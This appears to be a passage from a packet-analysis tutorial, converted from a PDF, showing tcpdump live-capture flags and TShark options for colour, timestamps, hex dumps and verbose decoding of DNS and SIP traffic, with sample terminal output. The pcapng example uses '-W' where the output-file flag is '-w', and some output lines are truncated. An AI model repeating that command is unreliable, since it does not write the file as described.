[28-Jun-21 20:13:35 BST] remnux/Desktop
-> tshark -r test2.pcap --color
    1   0.000000 VMware_5f:7c:12 →              ARP 44 Who has 192.168.128.2? Tell 192.168.128.129
    2   0.000468 VMware_fa:ef:30 →              ARP 62 192.168.128.2 is at 00:50:56:fa:ef:30
```

I want PCAPNG

Earlier, we spoke about how PCAPNG is superior to PCAP

In TShark, pcapng is the default file format. TShark shared many of the same flags as tcpdump, so we don't need to go over that in too much detail.

To be sure you're writing a pcapng format, use the `-F` flag

```
tshark -i wlan0 -F pcapng -W captured_traffic.pcapng
```


Doing interesting things with live packets

Say you turn around, look me dead in the eye and say "PCAP analysis here, now, fuck TShark". It is possible to do some interesting things with live packet inspection as the packets come in.

First, we'll need to attach the `--immediate-mode` flag for these all. Usually, tcpdump buffers the writing of packets so as not to punish the OS' resource. But seeing as we're printing live and not saving the packets, this does not concern us.


We can print the ASCII translation of the info in the packets. In the screenshot below, you can see the first half is run without ASCII and the second is run with ASCII. Comes out messy, but may prove useful one day?

```
tcpdump -i any -A --immediate-mode

###if you want to drive yourself crazy, add -vvv
```



You can also be verbose af!

```
tcpdump -i any -vvv --immediate-mode
```



You can also print helpful things live like different time formats as well as packet numbers

```
#packet numbers
sudo tcpdump -i any --immediate-mode --number

## different time format
sudo tcpdump -i any --immediate-mode -tttt
```

```
[28-Jun-21 20:29:30 BST] remnux/Desktop
-> sudo tcpdump -i any --immediate-mode --number -c 5
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
    1  20:29:40.994681 IP remnux > dns.google: ICMP echo request, id 6, seq 148, length 64
    2  20:29:40.996164 IP localhost.36202 > localhost.domain: 33331+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49)
    3  20:29:40.996570 IP remnux.47197 > _gateway.domain: 57443+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49)
    4  20:29:40.997828 IP _gateway.domain > remnux.47197: 57443 1/0/1 PTR dns.google. (73)
    5  20:29:40.998238 IP localhost.domain > localhost.36202: 33331 1/0/1 PTR dns.google. (73)
5 packets captured
28 packets received by filter
17 packets dropped by kernel
[28-Jun-21 20:29:41 BST] remnux/Desktop
-> sudo tcpdump -i any --immediate-mode -tttt -c 5
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
2021-06-28 20:29:51.003631 IP remnux > dns.google: ICMP echo request, id 6, seq 158, length 64
2021-06-28 20:29:51.004960 IP localhost.50652 > localhost.domain: 60169+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49)
2021-06-28 20:29:51.005475 IP remnux.56657 > _gateway.domain: 1070+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49)
2021-06-28 20:29:51.006751 IP _gateway.domain > remnux.56657: 1070 1/0/1 PTR dns.google. (73)
2021-06-28 20:29:51.007047 IP localhost.domain > localhost.50652: 60169 1/0/1 PTR dns.google. (73)
5 packets captured
28 packets received by filter
17 packets dropped by kernel
```

Only print a number of packets. You can use the `-c` flag for that

```
sudo tcpdump -i any -c 1
#only collect one packet and then stop. You can change to any number
```

```
[28-Jun-21 20:31:23 BST] remnux/Desktop
-> sudo tcpdump -i any --immediate-mode --number -c 1
tcpdump: verbose output suppressed, use -v or -vv for full prot
listening on any, link-type LINUX_SLL (Linux cooked v1), captur
    1  20:31:42.193827 IP remnux > dns.google: ICMP echo reques
1 packet captured
16 packets received by filter
8 packets dropped by kernel
```

TShark

▶ section contents

TShark is the terminal implementation of Wireshark. Both Tshark and Wireshark can read captured network traffic (PCAPs).

There are resource advantages to using TShark, as you are keeping everything command line and can pre-filter before you even ingest and read a file. A meaty pcap will take a while to be ingested by Wireshark on the other hand. But once ingested, Wireshark proves to be the better option. If you're in a hurry, TShark will give you the answers you need at break-neck speed!

Johannes Weber has an awesome blog with case studies on advanced pcacp analysis


Add

Add Colour

An essential part of making TShark *aesthetically* pop. Adding colour makes an analysts life easier.

However the `--color` flag doesn't stack well with other flags, so be careful.

```
tshark --color -r c42-MTA6.pcap

## stacks well with these flags
tshark -t ud -r c42-MTA6.pcap -x -P --color
```




Add Time

By default, packets' time will show the time lasped between packets. This may not be the most

useful method if you're trying to quickly correleate time

```
#Get the UTC.Preferable in security, where we always try to keep security tooling
tshark -r c42-MTA6.pcap -t ud

#Get the local year, month, date, and time the packet was captured
tshark -r c42-MTA6.pcap -t ad
```



Add Space

Default Tshark squishes the packet headers with no gaps. You can have the packet headers print with gaps in between - which makes reading all that bit easier, using `| pr -Ttd`

```
tshark -r dns.pcapng | pr -Ttd
```

In the screenshot, you can see how spacious and luxurious the top results are, and how dirty and unreadable the second half is!

```
[27-Jun-21 10:07:49 BST] Desktop/WireDive
-> tshark -r dns.pcapng | pr -Ttd | head
    1 0.000000000  192.168.2.2 → 192.168.2.5  DNS 82 Standard query 0x8401 NS <Root> OPT

    2 0.000610509  192.168.2.5 → 192.168.2.2  DNS 595 Standard query response 0x8401 NS <Root> NS g.root-servers.net NS m.roo
oot-servers.net NS b.root-servers.net NS k.root-servers.net NS j.root-servers.net NS l.root-servers.net NS c.root-servers.net
et NS f.root-servers.net NS h.root-servers.net NS e.root-servers.net NS i.root-servers.net RRSIG OPT

    3 0.008092462  192.168.2.2 → 192.203.230.10 DNS 109 Standard query 0x2d98 A google.com OPT

    4 0.023573137 192.203.230.10 → 192.168.2.2  DNS 1212 Standard query response 0x2d98 A google.com NS l.gtld-servers.net NS
NS c.gtld-servers.net NS d.gtld-servers.net NS e.gtld-servers.net NS f.gtld-servers.net NS g.gtld-servers.net NS a.gtld-serve
vers.net NS i.gtld-servers.net NS j.gtld-servers.net NS k.gtld-servers.net NS m.gtld-servers.net DS RRSIG A 192.41.162.30 AAA
A 192.33.14.30 AAAA 2001:503:231d::2:30 A 192.26.92.30 AAAA 2001:503:83eb::30 A 192.31.80.30 AAAA 2001:500:856e::30 A 192.12.
1ca1::30 A 192.35.51.30 AAAA 2001:503:d414::30 A 192.42.93.30 AAAA 2001:503:eea3::30 A 192.5.6.30 AAAA 2001:503:a83e::2:30 A
001:502:8cc::30 A 192.43.172.30 AAAA 2001:503:39c1::30 A 192.48.79.30 AAAA 2001:502:7094::30 A 192.52.178.30 AAAA 2001:503:d2
 AAAA 2001:501:b1f9::30 OPT

    5 2.034724347  192.168.2.2 → 192.5.6.30   DNS 109 Standard query 0x3016 A google.com OPT

[27-Jun-21 10:10:33 BST] Desktop/WireDive
-> tshark -r dns.pcapng | head
    1 0.000000000  192.168.2.2 → 192.168.2.5  DNS 82 Standard query 0x8401 NS <Root> OPT
    2 0.000610509  192.168.2.5 → 192.168.2.2  DNS 595 Standard query response 0x8401 NS <Root> NS g.root-servers.net NS m.roo
oot-servers.net NS b.root-servers.net NS k.root-servers.net NS j.root-servers.net NS l.root-servers.net NS c.root-servers.net
et NS f.root-servers.net NS h.root-servers.net NS e.root-servers.net NS i.root-servers.net RRSIG OPT
    3 0.008092462  192.168.2.2 → 192.203.230.10 DNS 109 Standard query 0x2d98 A google.com OPT
    4 0.023573137 192.203.230.10 → 192.168.2.2  DNS 1212 Standard query response 0x2d98 A google.com NS l.gtld-servers.net NS
NS c.gtld-servers.net NS d.gtld-servers.net NS e.gtld-servers.net NS f.gtld-servers.net NS g.gtld-servers.net NS a.gtld-serve
vers.net NS i.gtld-servers.net NS j.gtld-servers.net NS k.gtld-servers.net NS m.gtld-servers.net DS RRSIG A 192.41.162.30 AAA
A 192.33.14.30 AAAA 2001:503:231d::2:30 A 192.26.92.30 AAAA 2001:503:83eb::30 A 192.31.80.30 AAAA 2001:500:856e::30 A 192.12.
1ca1::30 A 192.35.51.30 AAAA 2001:503:d414::30 A 192.42.93.30 AAAA 2001:503:eea3::30 A 192.5.6.30 AAAA 2001:503:a83e::2:30 A
```

Add Readable Detail

What's a packet without the decoded text! Use the `-x` flag to get some insight into what's occuring

```
tshark -r Voip-trace.pcap -x
```

```
03e0  0a                                                .

0000  00 26 5a 09 55 bf 00 21 6a 87 cf 96 08 00 45 60   .&Z.U..!j.....E`
0010  02 02 39 f0 00 00 40 11 14 3d ac 19 69 28 ac 19   ..9...@..=..i(..
0020  69 03 13 c4 a8 c4 01 ee b9 98 53 49 50 2f 32 2e   i.........SIP/2.
0030  30 20 31 30 30 20 54 72 79 69 6e 67 0d 0a 56 69   0 100 Trying..Vi
0040  61 3a 20 53 49 50 2f 32 2e 30 2f 55 44 50 20 31   a: SIP/2.0/UDP 1
0050  37 32 2e 32 35 2e 31 30 35 2e 33 3a 34 33 32 30   72.25.105.3:4320
0060  34 3b 62 72 61 6e 63 68 3d 7a 39 68 47 34 62 4b   4;branch=z9hG4bK
0070  2d 64 38 37 35 34 7a 2d 31 38 38 65 35 36 30 62   -d8754z-188e560b
0080  32 32 63 64 31 31 38 62 2d 31 2d 2d 2d 64 38 37   22cd118b-1---d87
0090  35 34 7a 2d 3b 72 65 63 65 69 76 65 64 3d 31 37   54z-;received=17
00a0  32 2e 32 35 2e 31 30 35 2e 33 3b 72 70 6f 72 74   2.25.105.3;rport
00b0  3d 34 33 32 30 34 0d 0a 46 72 6f 6d 3a 20 3c 73   =43204..From: <s
00c0  69 70 3a 35 35 35 40 31 37 32 2e 32 35 2e 31 30   ip:555@172.25.10
00d0  35 2e 34 30 3e 3b 74 61 67 3d 61 36 61 33 39 36   5.40>;tag=a6a396
00e0  38 39 0d 0a 54 6f 3a 20 3c 73 69 70 3a 31 30 30   89..To: <sip:100
00f0  30 40 31 37 32 2e 32 35 2e 31 30 35 2e 34 30 3e   0@172.25.105.40>
0100  0d 0a 43 61 6c 6c 2d 49 44 3a 20 4d 7a 49 34 4e   ..Call-ID: MzI4N
0110  7a 45 35 5a 44 56 6d 4e 44 6b 30 4f 54 42 6b 4e   zE5ZDVmNDk0OTBkN
0120  32 4d 32 4d 7a 56 68 4e 44 49 33 4e 54 6b 78 5a   2M2MzVhNDI3NTkxZ
0130  44 67 7a 4e 32 4d 2e 0d 0a 43 53 65 71 3a 20 32   DgzN2M...CSeq: 2
0140  20 49 4e 56 49 54 45 0d 0a 55 73 65 72 2d 41 67    INVITE..User-Ag
```

Also, you can add verbose mode which includes all of Wireshark's drop-down details that you'd

normally get. This can yield a whole lot of data, so best to try and filter this bad boy

```
#just verbose
tshark -r Voip-trace.pcap -V

#filtered a bit to focus on sip protocol only
tshark -r Voip-trace.pcap -V -x -Y sip
```

```
        [Release Time (ms): 0]
    Message Header
        Via: SIP/2.0/UDP 172.25.105.3:43204;branch=z9hG4bK-d8754z-45c1415d126a13c5-1---d875
ort=43204
            Transport: UDP
            Sent-by Address: 172.25.105.3
            Sent-by port: 43204
            Branch: z9hG4bK-d8754z-45c1415d126a13c5-1---d8754z-
            Received: 172.25.105.3
            RPort: 43204
        From: <sip:555@172.25.105.40>;tag=a6a39689
            SIP from address: sip:555@172.25.105.40
                SIP from address User Part: 555
                SIP from address Host Part: 172.25.105.40
            SIP from tag: a6a39689
        To: <sip:1000@172.25.105.40>;tag=as6740cdf2
            SIP to address: sip:1000@172.25.105.40
                SIP to address User Part: 1000
                SIP to address Host Part: 172.25.105.40
            SIP to tag: as6740cdf2
        Call-ID: MzI4NzE5ZDVmNDk0OTBkN2M2MzVhNDI3NTkxZDgzN2M.
        [Generated Call-ID: MzI4NzE5ZDVmNDk0OTBkN2M2MzVhNDI3NTkxZDgzN2M.]
        CSeq: 3 BYE
            Sequence Number: 3
            Method: BYE
        User-Agent: Asterisk PBX 1.6.0.10-FONCORE-r40
        Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
        Supported: replaces, timer
        Content-Length: 0

0000  00 26 5a 09 55 bf 00 21 6a 87 cf 96 08 00 45 60   .&Z.U..!j.....E`
0010  01 e7 39 f2 00 00 40 11 14 56 ac 19 69 28 ac 19   ..9...@..V..i(..
0020  69 03 13 c4 a8 c4 01 d3 9c 07 53 49 50 2f 32 2e   i.........SIP/2.
0030  30 20 32 30 30 20 4f 4b 0d 0a 56 69 61 3a 20 53   0 200 OK..Via: S
0040  49 50 2f 32 2e 30 2f 55 44 50 20 31 37 32 2e 32   IP/2.0/UDP 172.2
```

You'll also probably want to print the packet line too, with `-P`


```
tshark -r c42-MTA6.pcap -V -x -Y dns -P
```

```
19722 2015-09-11 19:56:43.873113 192.168.137.2 → 192.168.137.56 DNS 111 Standard query response 0x1698 A www.bing.com C
NAME any.edge.bing.com A 204.79.197.200

0000  14 fe b5 ab ec 7d 00 0e 84 d2 1a b6 08 00 45 00   .....}........E.
0010  00 61 1b 63 00 00 80 11 8b 9d c0 a8 89 02 c0 a8   .a.c............
0020  89 38 00 35 ef d4 00 4d f2 1f 16 98 81 80 00 01   .8.5...M........
0030  00 02 00 00 00 00 03 77 77 77 04 62 69 6e 67 03   .......www.bing.
0040  63 6f 6d 00 00 01 00 01 c0 0c 00 05 00 01 00 00   com.............
0050  01 76 00 0b 03 61 6e 79 04 65 64 67 65 c0 10 c0   .v...any.edge...
0060  2a 00 01 00 01 00 00 01 76 00 04 cc 4f c5 c8      *.......v...O..
```

Get Specific Packet

Say a particular packet header captures your eye. You want to get as much info as possible on that specific packet.


Take note of it's packet number.



Then, insert it's packet number under `-c`

```
tshark -r packet.pcapng -x -V -P -c 27300| tail -n 120
#-c means show up to this number
#the -n 120 in tail can be changed to whatever you length you need
```

Now we get the full packet details for the specific packet that we wanted.



Ideal base for any TShark command

We can stack lots and lots of things in TShark, but there are some ideal flags that we've already mentioned (or not yet mentioned) that form a solid base. Adding these flags in, or variations of them, will usually always ensure we don't get too lost.

```
#read the pcacp, print time in UTC, verbose details, hex/ascii, print packet summ
tshark -r c42-MTA6.pcap -t ud -V -x -P -Y dns

##print all the packets and the hex/ASCII, with color
tshark -t ud -r c42-MTA6.pcap -x -P --color
```

Change Format of Packet

For reasons various, you may not be satisfied with how a packet is printed by default.

Get Format Options

To find out the options you have and the descriptions behind them, run this bad boy:

```
#the help will fail to do anything but don't worry about that
tshark -T help
```

